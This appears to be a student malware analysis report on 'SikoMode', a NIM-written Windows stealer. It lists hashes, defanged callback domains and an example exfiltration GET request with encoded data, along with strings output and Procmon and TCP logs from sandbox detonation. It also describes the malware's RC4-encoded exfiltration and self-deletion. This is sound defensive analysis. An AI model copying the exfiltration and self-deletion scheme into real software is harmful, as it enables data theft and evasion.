


Practical Malware Analysis & Triage

Malware Analysis Report

SikoMode Exfiltrator Malware

Sept 2022 | Peesha | v1.0

Table of Contents

Executive Summary

SHA256 hash	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e

SikoMode is an exfiltrator/stealer malware first submitted to Virus Total on the 11th of January 2022, with auto-deletion capabilities. It is a portable executable written in NIM, made to run on Windows x64 systems. It consists of a single payload to be executed in the context of an already infected PC or via a phishing campaign. Symptoms of infection include frequent beaconing to hxxp://cdn.altimiter.local/ as well as the appearance of a passwrd.txt file in C:\Users\Public\.

It seems to only target a specific file named cosmo.jpeg, but future iterations could very well take aim at the entire hard drive.

YARA signature rules are attached in Rules & Signatures. Malware samples and hashes have been submitted to Virus Total for further examination.

High-Level Technical Summary

SikoMode is a one stage data exfiltrator with auto-deletion and RC4 encryption capabilities.

Once executed it will attempt to contact its initial callback domain “hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/”.

If a connection is established, it will then attempt to connect to a second domain, to which exfiltration of data will also go: “hxxp://cdn.altimiter.local/”.


If that connection is established it will exfiltrate the data packet by packet using RC4 encrypted, base64 encoded GET request strings.
Ex: hxxp://cdn.altimiter.local/feed ?post=A8E437E8F0367592569A2870BBD….

Once the data is fully exfiltrated, the program will auto-delete itself using a function dubbed “Houdini”.

At every stage of the process, this malware will check for connectivity to the above domains. If a connection can no longer be established, it will auto-delete itself.

We tried detecting any possible persistence mechanisms. On PC reboot and login, no persistence was noticed.

- No suspicious autoruns
- No registry modifications
- No further connection attempts to either of the domains


SikoMode.exe
If connection is established to “hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/”, then run
If no connection, auto-delete itself
If connection is established to “hxxp://cdn.altimiter.local/”, then proceed
If connection is lost, auto-delete itself
Encrypt data using RC4 encryption and encode to base64 strings
If connection is lost, auto-delete itself
Exfiltrate data (encoded base64 strings) using GET requests
Auto-delete after exfiltration is done

Malware Composition

SilkoMode Exfiltrator Malware consists of the following components:

File Hash:

File	SHA256
Unknown.exe	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e
Passwrd.txt	1eebfcf7b68b2b4ffe17696800740e199acf207afb5514bc51298c2fe7584410

Unknown.exe

The malware file hash.

Passwrd.txt

The password file that contains the password “SikoMode” which is used to encrypt the file using RC4 encryption before it is encoded as a base64 string when exfiltrated.

Callback to attacker’s PC:


	URLs
1st Domain	hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/
Data Exfiltration Domain	hxxp://cdn.altimiter.local/
Data Exfiltration URI	hxxp://cdn.altimiter.local/feed?post=<random encoded base64 string>

Repeated connections and GET requests to hxxp://cdn.altimiter.local/ are then made with ever-changing base64 encoded strings. All connections to the above URL follow the “url/feed?post=(base64 string)” schema, suggesting this is the data exfiltration method used.

Basic Static Analysis


{Screenshots and description about basic static artifacts and methods}

This is the SHA256 hash of the executable called unknown.exe




```
3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e
```

It is a 64-bit executable that is written in NIM, which was gotten from the strings output as well as the function found in Cutter, and we observe that it is not a packed executable as the Virtual size is about the same as the Raw data size.




```
λ strings -n 8 unknown.exe.malz | grep -i "nim"
fatal.nim
fatal.nim
parseutils.nim
strutils.nim
oserr.nim
streams.nim
setPositionImpl
getPositionImpl
@iterators.nim(240, 11) `len(a) == L` the length of the seq changed while iterating over it
@net.nim(1438, 12) `avail <= size - read`
@net.nim(1367, 14) `size - read >= chunk`
@net.nim(1319, 9) `not socket.isClosed` Cannot `recv` on a closed socket
@net.nim(1403, 24) `false`
@net.nim(1669, 9) `not socket.isClosed` Cannot `send` on a closed socket
@net.nim(233, 10) `fd != osInvalidSocket`
tables.nim
@hashcommon.nim(29, 9) `
httpclient.nim
@tables.nim(1144, 13) `len(t) == L` the length of the table changed while iterating over it
@iterators.nim(240, 11) `len(a) == L` the length of the seq changed while iterating over it
@iterators.nim(249, 11) `len(a) == L` the length of the seq changed while iterating over it
@iterators.nim(173, 11) `len(a) == L` the length of the seq changed while iterating over it
@httpclient.nim(1144, 15) `false`
@httpclient.nim(1082, 13) `not url.contains({'\r', '\n'})` url shouldn't contain any newline characters
@Nim httpclient/1.6.2
@iterators.nim(240, 11) `len(a) == L` the length of the seq changed while iterating over it
```



```
00000190    00018818    Virtual Size
00000194    00001000    RVA
00000198    00018A00    Size of Raw Data
```

We see some strings that have been flagged as suspicious, with names like connect, send, recv, etc. These strings indicate a network connection as we rightly observe in the Basic Dynamic Analysis section.



x	utility	network	connect
x	utility	network	send
x	utility	network	select
x	-	network	__WSAFDIsSet
x	-	network	recv

Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and methods}

Initial Detonation (without Internet simulation)


On execution, the program tries reaching out to the initial callback domain, then auto-deletes since no connection has been established. No child processes are detected.

Initial Detonation (with Internet simulation)

On this execution a lot more happens immediately. While there still are no child processes, the initial callback domain is reached – hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/


Host-based Indicators

We observed that a file was downloaded in the User's Public folder.




Time ...	Process Name	PID	Operation	Path	Result	Detail
2:30:2...	unknown.exe	1084	ReadFile	C:\Windows\System32\wininet.dll	SUCCESS	Offset: 4,640,768
2:30:2...	unknown.exe	1084	CreateFile	C:\Windows\System32\bcryptprimitives.dll	SUCCESS	Desired Access: I
2:30:2...	unknown.exe	1084	QuerySecurityFile	C:\Windows\System32\bcryptprimitives.dll	BUFFER OVERFLOW	Information: Owne
2:30:2...	unknown.exe	1084	QuerySecurityFile	C:\Windows\System32\bcryptprimitives.dll	SUCCESS	Information: Owne
2:30:2...	unknown.exe	1084	CloseFile	C:\Windows\System32\bcryptprimitives.dll	SUCCESS	
2:30:2...	unknown.exe	1084	CreateFile	C:\Users\peesha\AppData\Local\Microsoft\...	SUCCESS	Desired Access: (
2:30:2...	unknown.exe	1084	ReadFile	C:\Windows\System32\wininet.dll	SUCCESS	Offset: 1,405,952
2:30:2...	unknown.exe	1084	ReadFile	C:\Windows\System32\wininet.dll	SUCCESS	Offset: 1,401,856
2:30:2...	unknown.exe	1084	QueryBasicInfor...	C:\Users\peesha\AppData\Local\Microsoft\...	SUCCESS	CreationTime: 20:
2:30:2...	unknown.exe	1084	CloseFile	C:\Users\peesha\AppData\Local\Microsoft\...	SUCCESS	
2:30:2...	unknown.exe	1084	CreateFile	C:\Users\peesha\AppData\Local\Microsoft\...	SUCCESS	Desired Access: I
2:30:2...	unknown.exe	1084	QueryAttributeT...	C:\Users\peesha\AppData\Local\Microsoft\...	SUCCESS	Attributes: ANCI, I
2:30:2...	unknown.exe	1084	CloseFile	C:\Users\peesha\AppData\Local\Microsoft\...	SUCCESS	
2:30:2...	unknown.exe	1084	CreateFile	C:\Users\Public\passwrd.txt	SUCCESS	Desired Access: (
2:30:2...	unknown.exe	1084	WriteFile	C:\Users\Public\passwrd.txt	SUCCESS	Offset: 0, Length:
2:30:2...	unknown.exe	1084	CloseFile	C:\Users\Public\passwrd.txt	SUCCESS	

We go to that folder and confirm the existence of that file.




Name	Date modified	Type	Size
Libraries	2019-12-07 1:31 AM	File folder	
Public Account Pictures	2022-09-06 8:36 AM	File folder	
Public Documents	2022-09-06 10:22 AM	File folder	
Public Downloads	2019-12-07 1:14 AM	File folder	
Public Music	2019-12-07 1:14 AM	File folder	
Public Pictures	2019-12-07 1:14 AM	File folder	
Public Videos	2019-12-07 1:14 AM	File folder	
desktop.ini	2019-12-07 1:12 AM	Configuration sett...	1 K
flarevm.png	2022-09-06 11:08 AM	PNG image	51 K
passwrd.txt	2022-09-13 2:30 PM	Text Document	1 K

We see a password that we assume was used to encrypt the data called "SikoMode"




SikoMode

Moving further down, we see that the malware unknown.exe gets deleted after a while.



0:2...	unknown.exe	1084	CreateFile	C:\Users\Public\passwrd.txt	SUCCESS	Desired Access: G...
0:2...	unknown.exe	1084	WriteFile	C:\Users\Public\passwrd.txt	SUCCESS	Offset: 0, Length: 8...
0:2...	unknown.exe	1084	CloseFile	C:\Users\Public\passwrd.txt	SUCCESS	
0:2...	unknown.exe	1084	CreateFile	C:\Users\peesha\Desktop\cosmo.jpeg	NAME NOT FOUND	Desired Access: G...
0:2...	unknown.exe	1084	CreateFile	C:\Users\peesha\Desktop\unknown.exe	SUCCESS	Desired Access: R...
0:2...	unknown.exe	1084	SetRenameInfo...	C:\Users\peesha\Desktop\unknown.exe	SUCCESS	ReplaceIfExists: Fa...
0:2...	unknown.exe	1084	CloseFile	C:\Users\peesha\Desktop\unknown.exe:hou	SUCCESS	
0:2...	unknown.exe	1084	CreateFile	C:\Users\peesha\Desktop\unknown.exe	SUCCESS	Desired Access: R...
0:2...	unknown.exe	1084	SetDispositionI...	C:\Users\peesha\Desktop\unknown.exe	SUCCESS	Delete: True
0:2...	unknown.exe	1084	CloseFile	C:\Users\peesha\Desktop\unknown.exe	SUCCESS	
0:2...	unknown.exe	1084	CreateFile	C:\Users\peesha\Desktop\unknown.exe	NAME NOT FOUND	Desired Access: R...
0:2...	unknown.exe	1084	CreateFile	C:\Users\peesha\Desktop\unknown.exe	NAME NOT FOUND	Desired Access: R...
0:2...	unknown.exe	1084	ReadFile	C:\Windows\System32\wldp.dll	SUCCESS	Offset: 151,040, Le...
0:2...	unknown.exe	1084	ReadFile	C:\Windows\System32\wldp.dll	SUCCESS	Offset: 146,944, Le...
0:2...	unknown.exe	1084	ReadFile	C:\Windows\System32\wldp.dll	SUCCESS	Offset: 117,760, Le...
0:2...	unknown.exe	1084	ReadFile	C:\Windows\System32\wldp.dll	SUCCESS	Offset: 146,944, Le...
0:2...	unknown.exe	1084	QueryNameInfo...	C:\Users\peesha\Desktop\unknown.exe	FILE DELETED	
0:2...	unknown.exe	1084	CloseFile	C:\Users\peesha\Desktop	SUCCESS	
0:2...	unknown.exe	1084	CloseFile	C:\Windows\System32\en-US\mswsock.dll.mui	SUCCESS	


We also see indicators of a TCP outbound connection



Process Name	PID	Operation	Path	Result	Detail
unknown.exe	6052	TCP Send	DESKTOP-TUM31SU:5675 -> www.inetsim.org:http	SUCCESS	Length: 237, star
unknown.exe	1236	TCP Connect	DESKTOP-TUM31SU:5676 -> www.inetsim.org:http	SUCCESS	Length: 0, mss: 1
unknown.exe	1236	TCP Send	DESKTOP-TUM31SU:5676 -> www.inetsim.org:http	SUCCESS	Length: 237, star
unknown.exe	1236	TCP Receive	DESKTOP-TUM31SU:5676 -> www.inetsim.org:http	SUCCESS	Length: 150, seq
unknown.exe	6052	TCP Receive	DESKTOP-TUM31SU:5675 -> www.inetsim.org:http	SUCCESS	Length: 150, seq
unknown.exe	1236	TCP Receive	DESKTOP-TUM31SU:5676 -> www.inetsim.org:http	SUCCESS	Length: 258, seq
unknown.exe	6052	TCP Receive	DESKTOP-TUM31SU:5675 -> www.inetsim.org:http	SUCCESS	Length: 258, seq
unknown.exe	4308	TCP Connect	DESKTOP-TUM31SU:5677 -> www.inetsim.org:http	SUCCESS	Length: 0, mss: 1
unknown.exe	4308	TCP Send	DESKTOP-TUM31SU:5677 -> www.inetsim.org:http	SUCCESS	Length: 237, star
unknown.exe	4308	TCP Receive	DESKTOP-TUM31SU:5677 -> www.inetsim.org:http	SUCCESS	Length: 150, seq
unknown.exe	4308	TCP Receive	DESKTOP-TUM31SU:5677 -> www.inetsim.org:http	SUCCESS	Length: 258, seq
unknown.exe	6052	TCP Connect	DESKTOP-TUM31SU:rrac -> www.inetsim.org:http	SUCCESS	Length: 0, mss: 1
unknown.exe	6052	TCP Send	DESKTOP-TUM31SU:rrac -> www.inetsim.org:http	SUCCESS	Length: 237, star
unknown.exe	1236	TCP Connect	DESKTOP-TUM31SU:dccm -> www.inetsim.org:http	SUCCESS	Length: 0, mss: 1
unknown.exe	1236	TCP Send	DESKTOP-TUM31SU:dccm -> www.inetsim.org:http	SUCCESS	Length: 237, star
unknown.exe	6052	TCP Receive	DESKTOP-TUM31SU:rrac -> www.inetsim.org:http	SUCCESS	Length: 150, seq
unknown.exe	6052	TCP Receive	DESKTOP-TUM31SU:rrac -> www.inetsim.org:http	SUCCESS	Length: 258, seq
unknown.exe	1236	TCP Receive	DESKTOP-TUM31SU:dccm -> www.inetsim.org:http	SUCCESS	Length: 150, seq
unknown.exe	1236	TCP Receive	DESKTOP-TUM31SU:dccm -> www.inetsim.org:http	SUCCESS	Length: 258, seq
unknown.exe	4308	TCP Connect	DESKTOP-TUM31SU:5680 -> www.inetsim.org:http	SUCCESS	Length: 0, mss: 1
unknown.exe	4308	TCP Send	DESKTOP-TUM31SU:5680 -> www.inetsim.org:http	SUCCESS	Length: 237, star

Network Signatures

1st Callback domain = hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/

